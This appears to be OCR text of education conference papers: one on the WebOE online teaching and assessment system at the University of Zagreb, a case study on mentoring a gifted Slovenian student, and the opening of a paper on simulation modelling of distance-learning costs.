Computer in testing the Fundamentals of electrical engineering at the University of Zagreb Faculty of electrical engineering and computing

A. Pavić, F. Škopljanac-Mačina
University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
armin.pavic@fer.hr, frano.skopljanac-macina@fer.hr

Abstract – The main characteristics of computer system developed for support of teaching the Fundamentals of electrical engineering are described, with emphasis on computer use in knowledge evaluation. The ways of actual computer use in knowledge testing are presented, and the possibilities of development of distance testing are discussed, regarding distance learning, as well as data security issues. At the end, the possibilities to apply the developed system in teaching at other universities and secondary schools are considered.

I. INTRODUCTION

The years-long activity on application of computers in improving the teaching of fundamentals of electrical engineering [1] at the University of Zagreb, Faculty of Electrical Engineering and Computing (FER) resulted, among other, with development and use of the Internet-based information system WebOE [2].

WebOE system is primarily used as a support in the teaching process at the first-year undergraduate study course Fundamentals of Electrical Engineering at FER.

WebOE system gives students an overview of information about the course, students' responsibilities, and their progress during the semester. Furthermore it offers them access to a variety of educational materials and assessment methods. Teachers and assistants, in turn, use the system to document and thoroughly monitor students' success and activities during the semester. Students are given homework and various tests through the system for the purpose of evaluation or practice. System administrators enter general data about enrolled students and take care of the links between WebOE and other information systems within the FER (Ferko, AHyCo), and also the central Croatian university information system ISVU.

Additionally WebOE system is also partly open to all of interested guests. Interactive learning materials are publicly available, with many simulations and animations explaining the key concepts in fundamentals of electrical engineering, as well as short online tests for practice. Moreover, guests can also register and use a limited part of system's capabilities.

WebOE system, which has been developed and is used at the Department of Fundamentals of Electrical Engineering and Measurements, FER, includes an extensive set of simulations, animations and virtual experiments, and a growing database of different types of tasks and exam questions. The system also includes a constantly updated database of test data statistics, as well as the students' activity and success.

Technically, the system WebOE was made using the Microsoft ASP technology for creating dynamic web pages. It is written in VBScript programming language, but also others are used, e.g. JavaScript, for enhanced interactivity, and Java, for a variety of experiments and simulations (applets). The system is run on a special server computer running Windows Server 2008. The system uses Microsoft Access databases.

A. *User interface of the system*

Fig. 1 shows the home page of the system WebOE. Here, users and guests can see basic information about the course Fundamentals of electrical engineering: curriculum, assessment criteria, schedule of laboratory exercises and homework. Additionally there is a full list of the teaching staff - professors and assistants with their contacts and links to personal pages. All visitors can view the interactive learning materials and interesting links about the electrical engineering. There are links on the bottom of the home page to the closed parts of the system which can be accessed only by registered users, i.e. enrolled students and the teaching staff.

Figure 1 Homepage of the WebOE system

B. *Remote access to learning materials*

After logging in the system students gain access to a wide range of learning materials (page shown in Fig. 2), e.g. latest lectures, old exams with solutions, examples, practice tasks and problems, lists of formulas, and also oral exam questions. Individual teachers can also upload various additional educational materials on their personal sites within the system. Access to all this data is restricted only to students enrolled in course in the current academic year.

Many of the interactive learning materials are available to all visitors of WebOE, but only enrolled students have access to the site about the laboratory exercises (Fig. 3). They are described in detail, including information about all the necessary laboratory equipment. The explanations are accompanied by photographs, illustrations, and virtual experiments.

Figure 2 Access to the learning materials



Figure 3 Laboratory exercises guide

C. *Monitoring and overview of students' results*

Each enrolled student can, after logging in, check his/her current progress on the course during the semester - the number of points collected for each assessment component as well as the current points total. At the end of the semester students can see their own final grades and whether they successfully completed laboratory exercises.

WebOE system provides professors and assistants with a comprehensive overview of the students' results that can be listed, sorted and compared. Also the teachers can review in detail all the examinations, tests and homework of each student. Because of the abundance of collected data, the system can give teachers a variety of surveys and statistical comparisons of the success of individual students or groups of students.

Using these features, teachers can easily identify groups of students above and below the average, estimate and analyze students' success in exams. The system also provides the option of following the general performance trend during the semester for individual students and groups of students. Detailed analysis of the written exams is also possible. This way the teachers can detect the weight factor of individual questions and note the potential problems in acquiring key terms and concepts. The results of written exams can also be searched exhaustively in order to eliminate scanning errors and to detect groups of students with similar or identical answers. Some of these features are illustrated in Fig. 4, 5 and 6.



Figure 4 Statistics of a written exam



Figure 5 Monitoring students' progress between two written exams



Figure 6 Detailed analysis of a written exam's answers

II. COMPUTERS IN KNOWLEDGE ASSESSMENT

A. *Computer supported written exams*

On the course Fundamentals of Electrical Engineering at FER written exams are multiple choice tests (5 answers per questions, only one of which is correct). Questions are ranked by difficulty, so that the correct answer is worth 2 or 3 points, and an incorrect answer -0.5 or -1 point (to discourage cheating).

As described in [1], a large database of test questions has been built. It contains a lot of additional information for each question, e.g. points value, classification data, frequency (e.g. date of last use), as well as statistical data about the performance (selectivity) of a particular question. Data on the variable parameters of each question is especially important. These parameters can automatically change and thus different versions of the same exam can be generated.

WebOE system allows the teacher to use this database to easily compose a written exam, choosing the questions from desired teaching area, and of desired point value. Lastly the teacher can choose the number of exams' variations, which discourages cheating.

Utilizing described parametrization of individual questions teachers have the very important option of individualization of written exams, up to a desired level.

During the written exam, students mark their answers on a separate form for an optical reader. After the scanning of these forms the data is uploaded to WebOE system, where all the answers are quickly evaluated automatically. The system then generates lists of results, oral exams schedule and various statistical analyses.

B. *Computer tests*

The WebOE system enables easy composition of short tests that students solve on the computer, for evaluation or practice and learning. Various question types can be used, e.g. multiple choice questions (one or more correct answers), and fill-in questions.

During the semester, students should solve three such computer test, and in doing so they can earn up to 15% of the total points on the course. These tests consist of 10 simple questions with multiple choice answers, of which only one is correct. Each correct answer is worth 0.5 points - a total of 5 points per test, and for the wrong answers no negative points are given. Duration of the test is limited - prior to 10, and this year to 15 minutes.

Students can solve these tests only during laboratory exercises - at scheduled times, on the computers in the college classrooms (controlled by checking the IP address), and under the supervision of assistants. The timer automatically controls the time limit for solving tests. The student is visually alerted (with the change of the screen colors) when the time limit is approaching, and after the expiry of the time limit the exam is automatically sent for evaluation. Students can then immediately see the number of points earned, and with the permission of assistants they can also see their eventual mistakes (Fig. 7).



Figure 7 Multiple choice computer test

Computer tests can be composed in two ways. The classic way is to manually create custom tests by selecting questions. A more advanced mode automates this process (Fig. 8 and 9). For automatic test composition teacher must first pick questions from the database and group them in disjoint sets, then define a general structure of the test (e.g. 2 easy questions from the first set, 3 difficult questions from the second set and 5 average questions from the third set) and finally enter the desired number of tests. The system then automatically generates required number of tests, making sure that the similar questions (e.g. the original question and its variations, etc.) do not appear in a same test. For each automatically generated test system also estimates its accuracy index (as an average performance of all questions in a test). Finally all the generated tests with acceptable accuracy index (0.4 to 0.6) are stored. Students will get a random test form the set of all available tests, and that test will be randomly displayed on the screen (different order of questions and/or answers).



Figure 8 Automatic generation of computer tests



Figure 9 List of generated computer tests

This kind of computer tests have been in use for several years and the testing system is constantly improving. Based on many years of experience and data evidence it can be statistically confirmed that students perform better on the computer tests than on the written or oral exams. Also it was observed that there is a significant correlation between the poor results of computer tests and the poor results of the written exams.

Because of the limited capacity of the faculty classrooms all the enrolled student can not write computer tests at the same time, so that the testing of all enrolled students is done during an entire week. It is therefore also important to ensure the balance of tests' weights and students' results. This can be successfully done through monitoring individual tests' performance trends and by constantly changing available tests.

In rare cases (technical errors during testing) assistant may allow the student to repeat the unsuccessful test. The student will then certainly get a different test (but with the similar weight factor). If a student tries to cheat during the testing, an assistant can cancel his/her test and ban student form repeating that test.

All the parameters that determine actual computer test, e.g. method of points scoring, number and types of questions, time limit, location of testing (teaching room) etc., can be chosen and modified when the test is prepared.

C. Homework assignments

Besides the computer tests, students receive and solve homework online through the system WebOE. However homework does not consist of multiple choice questions, but rather it is only one question requiring usually two or three numerical solutions. In the framework of the Bologna system, students are stimulated for continuous activity during the semester, so by successfully solving homework students can earn points and increase their points totals, and also their final grades.

Homework tasks are more complex than the computer test questions. These tasks require numerical solutions based on the given problem and data. The data are parametrized (variable), which ensures that each student is assigned with different parameters and solutions.

Homework tasks are prepared so that each task is entered online into database through WebOE system, and afterwards its solution, a small VBScript program, must be uploaded to the system. Later, the teacher assigns a selected set of tasks for homework. Variable data in each task enables for large number of variations of similar tasks, and provides the homework individualization.

When assigning homework the teacher can define a number of parameters, e.g. conditions about the time and the place of receiving and solving homework. This year there were 10 homework assignments with strictly defined time-tables (a one week period for each assignment).

From the moment a student requests and receives a homework he has a limited time (e.g. 4 hours) to solve the task and to send results. Students can download and submit homework from any computer on the network using the interface on the page shown in Fig. 10.

Figure 10 Homework assignments main page

Teachers can assign one group of tasks to all students, or different groups of tasks to each group of students. Similarly to computer tests, when students request homework they randomly receive one of the assigned tasks. Received homework can also be saved as a file and be printed in a convenient form. Student is clearly warned about the time limit and the due date for the submittal of the homework, and also about the requested units of the numeric solutions (Fig. 11). After the students submit results they immediately see earned points and the evaluation of each submitted result.



Figure 11 Submittal of homework results

Figure 12 Homework statistics

Statistical analyses of results of homework (Fig. 12) provide useful information about students' knowledge, homework's difficulty, mean time required to solve the homework, etc. Furthermore, doing homework is shown as a very good preparation for the written exams. Types of tasks solved for homework are among the most successfully solved in the written exams. We can then

conclude that the most students have successfully learned needed concepts while solving homework and that they do not repeat eventual mistakes when they take written exams.

Students are solving homework from remote computers, so there are always possibilities of technical problems along the network during the delivery and the submittal of homework. That is why it is possible to repeat student's homework in the event of any technical errors or missed due dates. In that situation a student will not get the same task again (similarly when repeating computer test). This possibility is, however, very rarely used, which can indicate the high reliability of the WebOE system.

D. *Possibility of taking written exams remotely*

Combination of the knowledge assessment approaches described in homework and computer tests can provide a basis for remote taking of written exams. The concept of variable parameters of individual tasks, discussed in homework, allows for individualization of written exams. Furthermore, an appropriate time-limit on exam's duration hinders and discourages cheating, e.g. students' collaboration during the testing. If there is a need to implement large-scale remote examination (e.g. many students taking tests on computers in the same classroom simultaneously) each student can get a different exam of similar weight (as in computer tests). These remote exams, combined with WebOE system's network-accessible educational materials, would represent a framework for building a distance learning system.

In a possible implementation of distance learning system, we could also reuse the already developed concept of multiple choice computer tests from the WebOE system. In such tests it is very important to carefully define incorrect answers, so they can detect flawed conceptual models, and thus help to direct the flow of the learning process.

In the realization of remote knowledge assessment, we must anticipate and prevent or minimize problems that might arise due to technical difficulties in the network, loss of data or the corruption of data.

E. *Security and data protection*

In the WebOE system special attention is given to security and data protection. Access to protected areas of WebOE system is allowed only to registered users. All the necessary registered users' data are kept in the session objects, which last usually no longer than 20 minutes from the last activity. Users choose their own passwords for accessing the system and it is expected that they do not share their login data. The system administrator can detect some unusual behavior of users and temporary deactivate their accounts to prevent or limit any damage. Each student can simultaneously have only one active connection to the system. Students can only see their personal data and results, and professors and assistants have access to all stored information on students. Teachers and administrators, who enter sensitive information, must be connected form specific IP addresses, which is an added guarantee of security.

The system can be additionally protected if the data transfer is switched to the secure HTTPS protocol - a classic HTTP network protocol combined with a cryptographic protocol TLS / SSL.

III. APPLICATION IN OTHER COLLEGES

The WebOE system has a carefully constructed structure that can be, with minor modifications, applied to courses on other colleges. It would be simpler to implement the system on faculties which have courses similar to Fundamentals of electrical engineering, e.g. all electrical engineering (and possibly other) faculties, and some vocational schools.

A. *Application in colleges included in Bologna Process*

The WebOE information system is especially adapted to Bologna Process (European higher education system), which requires continuous monitoring of knowledge acquisition. This makes the WebOE system suitable for almost direct implementation on those faculties of our higher education system, which teach the Fundamentals of electrical engineering.

Also, WebOE system could be implemented in other educational fields. Of course, then the questions database would have to be filled with new data, and the necessary scoring system changes could be also easily performed.

B. *Application in vocational secondary schools*

Technical vocational schools teach the subject of Fundamentals of electrical engineering, so then most data from the tasks and questions database could be reused or adapted.

Secondary schools use a system of continuous testing, similarly to Bologna Process higher education, so they could take advantage of many WebOE system's features. Generation and automatic evaluation of individualized written tests and homework assignments is probably the most interesting ability of WebOE system for secondary schools teachers. That would leave them with more time for higher quality individual work with pupils.

IV. CONCLUSION

The information system described in this paper gives support to teaching with continuous monitoring and evaluation of learning, and also provides means for computer supported automated knowledge assessments. Based on the Internet public network, the WebOE system also provides the basis for the implementation of distance learning systems.

The described system has also a significant potential for use in secondary schools, where the capability of frequent and individualized testing is important for facilitating teachers' work.

Does a gifted student need a mentor?

Jan Halozan, Franc Vrbancic
both autors High school of Electrotechnics and Computing, School Centre Ptuj
Volkmerjeva cesta 19, 2250 Ptuj, Slovenia
jan.halozan@gmail.com, franc.vrbancic@gmail.com

Abstract - The article presents the development of a gifted student in the period of 7 years, from the early primary school years till the finished technical school, including the final exam called Matura.
Analysed time period has been divided into three parts: before, during and after teenage period. Student`s knowledge achievement, his professional independence, attitude towards schoolmates and teachers, student`s satisfaction with the mentor and his satisfaction of the choice and additional topics lectures given, has been analysed.
Another analysis refers to the influence of each criteria on student`s professional development as well as personal growth. Achieved results has led to the defined characteristics, which should be the part of the mentor`s work with the gifted students with their own described merits.

I. INTRODUCTION

Even though the common definition about gifted students does not exist, the experts share the opinion that somebody is recognised as a gifted person, when he/she possesses the abilities and skills for achieving the highest results. In general there has been the difference between gifted persons as having the ability of the highest results on various fields and talented person as having the ability of the highest results in one field.

Experts are familiar with many different kinds of gift [1, 2, 3]. Scientific articles points out that gifted persons need extra challenge otherwise their potential has not been developed as whole and that leads to boredom, dissatisfaction and obtrusiveness in educational system [4]. Just being gifted does not mean extra results.

Very important role in the process of gifted student education has teachers, which role is going to be described in the article.

Our research began with the tutoring of a student in the last semester of primary education. Student gained the highest results and the best school grades. But the conflicts with the teachers occasionally appeared. Even though the student was satisfied with the primary education process, which he went through. He had the opportunity for extra work and a teacher of Physics was chosen. He challenged many competitions (Maths,

Physics, Slovene language) not only of general knowledge, but also of planning, assembling and programming of mobile robots and others for young researchers.

The main period of the research derives from the secondary school educational period, when the prematurely knowledge, working habits, attitude to the school fellows and teachers, his interests and preparation for team work were analysed.

A. State of work in the field of efforts with gifted students

Slovenian educational system settled fairly good benefits for the youngsters with special needs, who need more time and special methods in order to gain the knowledge. Furthermore, we want them to be equally integrated just as their peers into the regular educational process.

On the other hand, the completely different situation is with the gifted students, who would also need special approach or additional resources and time to upgrade already high level of the knowledge. Standards, rule books and other obligatory files barely touch the topics about gifted students, even though we could consider them also as youth with special needs.

Primary education have taken care about work with gifted students since 1999, when the Professional body for education accepted the document called Perception and work with gifted students. Real educational process started with the work a year or two later. Education of gifted students follows the Act in primary school. The schools need to precept and identify gifted students and it is obligatory to prepare methods and work programme for each gifted pupil in the form of additional individual or team work. [5]

Such work is interrupted after entering the secondary educational process. Systematically and planned concept of working in education with gifted students in secondary schools started in Slovenia in 2007/08, when five gymnasiums and five technical-vocational schools were chosen among 32 applications in public tender. Selected schools were piloting the concept of work with gifted students monitored by the National Educational Institute.

Project results are shown in the change of the Rule book of normatives and standards for educational programmes in secondary schools. In school year 2011/12, the teachers who work with gifted students will have 9 hours per students per year acknowledged as additional work. [6]

So far, secondary schools autonomously deal with identification of gifted students, as well as planning the work programme for them. Actually, whenever calculation of working hours with gifted students appears in correlation with costs, principals and teachers' enthusiasm disappears.

B. Methdology of collecting and evaluating the data

The main methods of collecting the data have been structured interviews and questionnaires.

The criteria for the student evaluation were:

- school grades,
- satisfaction with the school,
- satisfaction of the student with the teachers,
- satisfaction with the mentor,
- extra hours for extra work with the mentor and for individual work,
- active involvement and success in different activities out of school (meetings, competitions etc.)

Student success was valued with grades from 1 (insufficient) to 5 (excellent). Other criteria were also valued with 5-level scale - 1 (very unsatisfied) to 5 (very satisfied). Collecting and analysis of data was done in six months intervals during the 4-year education of secondary school. The reason to choose such criteria is to see the student`s development and his satisfaction with activities in and outside the secondary school.

II. CASE STUDY

A. Students condition in the beginning of secondary education

In primary school the student has no serious conflicts with the teachers, because the personal educational programme was prepared. Few underestimate moments toward the school fellows were noticed. The student showed a distinct interest for technics, specially programming. At school the highest grades were achieved. He was the constant participant of different competitions and he showed a general satisfaction with the primary school education. He enrolled the technical school in computing programme.

B. Description and evaluationof the gifted student in secondary school

- 1st year
  The student has no individual mentor, who would lead him and challenge him in first year of education. Soon after the school year starts the first problems appeared. Student became disturbing during the lessons, because he was searching for different approach, which was mostly in a level too high for other students. Debates led to constant conflicts with some teachers, because his questions were understood as the provocation.Most conflicts appeared among teachers of general subjects. Consequently the level of the grades dropped in general subjects and the student dissatisfaction with school process rose. After six month period the student`s success fall down to one level lower from primary school – from the excellent to very good. Teachers of general subjects were evaluated by students with the grade –good and teachers of professional subjects with the grade-excellent. Satisfaction with school and the topics were evaluated with grade –good for this six-month period. Dissatisfaction with school was even increased, student evaluated his satisfaction with grade – sufficient. Student finished the first year with the general success-very good. Student's expectations and the reality led the student to search the fields of his recognition. He was even thinking of changing the programme of education to the chemistry. Because this programme is not available in the school, he is enrolling to, he should change the school. After a conversation with potential mentor in the future, he decided to stay at the same school for another year.
- 2nd year
  Place figures and In the beginning of the second year of education extra lessons were given to the student by his yet to be mentor, who had already had some experience with the student from the primary school. They started to cooperate in the field of youth research. Such research is organised in Slovenia as the volunteering activity. They had discussions with the mentor in two or three-hour meetings once per month. At the end of the first semester the number came up to 15 hours of extra work on the field of student`s interest – planning, programming and construction of the autonomous robotic system, which recognises the patterns in the environment and had a suitable reactions. Student was very satisfied with the work and the choice of the topic. Second semester of second year the attitude towards teachers remained the same. The general success was still – very good, but with the development in some subjects as Slovene language and Maths. The mind-set of the student developed to this level, that he figured up the conversation can help solve the problems. Student evaluated his satisfaction with the grade – good and he even raised the satisfaction to the grade – more than good. His attitude to the others and communication with the teachers slowly caught the flow. There were still some subjects where the conflicts were presented, but it dropped for approx. one third according to the first year. Student and mentor have an agreement to continue the cooperation in research work also in third year. Satisfaction with the mentor was evaluated by grade – very good. He searched for more extra advising lessons with mentors. Satisfaction with the general subjects was valuated with the grade – very good. General knowledge at the end was excellent, even though the students were still unsatisfied with gained knowledge.

- 3rd year
  Third year of education brought better relationship among the student and the teachers, conflict were rare, student solved them in the constructive way. Student continued the work in the field of research and participated in the national competition, where he won the second place. Successful work led to self-esteem and individual approach for cooperation with the teachers and through extra activities he improved the attitude and general success. He organized his work with the individual agreement with teachers of general and professional subjects and gained grades through different ways: seminar works and other extra work. He was even absent in some classes with the approval to do the research work in the fields of interest, such as electrotechnics, informatics and programming in the meantime. He evaluated his satisfaction with the teachers and the school with the grade – very good. Thoughts about changing the school disappeared. He finished the school year with the excellent general success, his satisfaction with gained knowledge during this school period increased and mentor was evaluated with great satisfaction. Student still looked for more cooperation.
- 4th year
  Student continued his work with the same mentor, but this time on the project of scientific article. Independence and self-iniciative increased, student could see the benefit of it in the classes. Conflicts were at the lowest level. He showed high level of satisfaction with some teachers, with some just partly one. General satisfaction with teachers and mentor was evaluated as excellent. Student shared the opinion, that school as the professional institution in the field of education should pay special individual attention to the students and listens to some point to their wishes and needs. Dissatisfaction with the school evaluated with grade – very good derives from this statement. According to the current grades, the general knowledge at the end of the school year will probably be excellent. The same success is expected on the final exam – Matura. The wish is even broader, to gain all possible points in the final exam and get the certificate of the »golden Matura student«. Student is planning to continue the education in university on the field of computing, but through the experience, he is aware of different kind of professors and the appropriate attitude and communication with them which he would have to discover.

III. DISCUSSION

Most teenagers go through the major changes in secondary school period, that`s why we call it – adolescence. The results of the study diagrams of satisfaction and general success show that it is the most important that gifted student has an understandable mentor, who gives full support in professional and personal development of the student in such turbulent period of growth (Fig. 1, Fig. 2).



Figure 1: Comparison of the student's satisfaction with the teachers and the school through the years.



Figure 2: Satisfaction with the mentor

Appropriate mentor is the most important factor, who leads the student`s energy into the constructive thinking and work, if possible on the fields of student`s interest. Consequently the mentor presents the bridge between student`s success and failure.

IV. CONCLUSION

Dissatisfaction among student can appear in a large scale, if study challenges are maladjusted to their temporary knowledge level. Gifted students suffer even more, if the gap among curricula and their needs is too big. If dissatisfaction lasts longer period, some behavioural patterns appear. They are: a lack of self-confident, disability of active work in team work, emotional and social immaturity, low self-esteem, good grades doesn't have the motivational effect. Mentioned patterns present the barrier in teachers and students work.

The survey shows that individual work can be of a big help in work with gifted students, especially if it has good base and the flow. The role of the mentor has a special meaning, because it has to be patient and tolerant in mentioned student`s period of life. Mentor has to study the

students, prepare him/her a tailor-made working programme, which enable the student`s professional and personal development. Very important is to teach the students the methods of successful communication.

Scientific discoveries and empirical case studies show that obtrusive behavioural patterns disappear by using the appropriate working methods with gifted students. Students are more satisfied, independent, have better communication and have better self-esteem, because their individual research work means self-affirmation.

Such activities are still underestimated in Slovenia by law and are based strictly on the enthusiasm of the individuals. Working constancy with gifted students is just at the beginning, what can bring troubles to teachers. Legislative nine hours per year for the gifted students is far too less. So, working with the gifted students is more or less the lifestyle of the teachers, not only a job, if he/she wants to do in for longer period.

Abstract - The purpose of the report is to present the methodology and its implementation results in the research of Distance Learning process trends by using a simulation model for a Higher Educational Institution (HEI).
The article discusses planning and implementation of distance learning in the HEI teaching process in connection with human, informational, and financial resources. The relevance of this study is determined not only by the need to have a tool for making decisions on the implementation of specific training programs but also allows to make transparent the core business process of the University and to show the interest of the academic staff in the mechanism and in the implementation of the customer-oriented strategy of the University.
The suggested model is based on the calculation of payment for teaching, for the work on the creation of training materials and payment of tutors in distance education and on some most significant parameters of the programs' implementation process. These parameters can be either the number of students enrolled in the program or the number of ECTS credit points achieved by students in a semester or other. All of them are calculated with the use of the actual curricula for particular programs. The model allows calculating both the projected revenues and the expenses on individual items. This allows us to assess administrative decisions on the optimization of the structure of the program and the implementation of the training plans.
The model has been successfully tested on four vital academic programs at Transport and Telecommunication Institute. The model and the proposed method of its application fully comply with the principles of the Bologna process and can be easily transformed for use at any European HEI.

I. INTRODUCTION

In the given article there are considered some issues of implementing distance learning programs at a higher educational institution in connection with human, informational and financial resources. The relevance of this study is determined not only by the need to have a tool for making decisions on the implementation of specific training programs but also allows to make transparent the core business process of the university and to show the interest of the academic staff in the mechanism and in the implementation of the customer-oriented strategy of the University [1].

There is suggested a model which basis is calculation of remuneration to the authors of teaching aids and methodical materials, remuneration to the teachers and tutors engaged in distance education. It is suggested to rely on the most significant parameters of the programs' implementation process. These parameters can be the number of students enrolled in the program, the number of credit points achieved by students in a semester, the cost of the program itself as well as other normative indicators with the account of actual curricula for particular programs. The model allows calculation of both the revenues and the expenses on individual items. This allows us to assess administrative decisions on the optimisation of the structure of the program and the implementation of the training plans.

The model and the approach considered in the article have been developed with the use of the methods applied in informational logistics.

The model has been tested on several actual academic programs and it allows quantitative assessment and optimal solution of a number of problems occurring in the implementation of distance learning at a University [2].

The considered model and the suggested methodic of its application comply with the principles of the Bologna process and can be easily transformed from the University system of credit points to the suggested European system of credit points (ECTS).

For the research of the described model there has been used the method of simulation modeling.

II. METHOD OF SIMULATION MODELING AND ITS SPECIFICS

The method of simulation modeling in its most general view is an experimental method of studying a real system on its simulation model which combines the peculiarities of the experimental approach with the specific conditions of using computational techniques.

Simulation modeling is a computer method of modeling. Attention is focused on the experimental nature of simulation, there is used the simulation method of research (experimenting with a model is performed). Indeed, in the simulation modelling a significant role is played not only by performing an experiment but by its planning on the model as well.

In the process of simulation modeling we deal with four main elements (Figure 1):

• Real system;

• Logical-mathematical model of the object being modeled;

• Simulation (machine) model;

• Computer on which simulation is performed – directed calculation (computation) experiment.

At first we investigate the real system, develop a logical-mathematical model of the real system. The simulation character of this investigation suggests logical or logical-mathematical models describing the process being researched.

